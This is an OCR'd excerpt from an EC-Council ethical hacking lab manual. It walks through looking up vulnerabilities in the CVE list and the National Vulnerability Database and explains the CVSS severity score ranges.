
    Note: The result might differ when you perform this task.



11. Further, you can click on **CVE-ID** of any vulnerability to view its detailed information. Here, we will click on the first CVE-ID link.

12. Detailed information regarding the vulnerability is displayed such as its **Description**, **References**, and **Date Record Created**. Further, you can click on links under the **References** section to view more information on the vulnerability.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



13. Likewise, you can search for other target services for the underlying vulnerabilities in the **Search CVE List** section.
14. This concludes the demonstration of checking vulnerabilities in the Common Vulnerabilities and Exposures (CVE).
15. Close all open windows and document all the acquired information.

Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)

The National Vulnerability Database (NVD) is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). These data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.


Here, we will use the NVD to view the latest underlying system and software vulnerabilities.

1. In **Windows 11** machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://nvd.nist.gov/** and press **Enter**
2. **NATIONAL VULNERABILITY DATABASE** website appears: the recently discovered vulnerabilities can be viewed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. You can click on the CVE-ID link (here, **CVE-2022-0729**) to view detailed information about the vulnerability.


   Note: The result might differ when you perform this task.



4. A new webpage appears, displaying **CVE-2022-0729 Detail**. You can view detailed information such as **Current Description, Severity, References**, and **Weakness Enumeration**.

5. Under the **Severity** section, click the **Base Score** link to view the CVSS details regarding the vulnerability.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



6. A new webpage appears, displaying information such as **Base Scores**, **Temporal Score**, and **Environmental Score Overall Score** related to a vulnerability in graphical form, under **Common Vulnerability Scoring System Calculator CVE-2022-0729**.

   Note:

   - **Base Score**: The metric most relied upon by enterprises and deals with the inherent qualities of a vulnerability. The table below describes the severity of a vulnerability depending upon the Base Score range:

CVSS v3.0 Ratings


Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

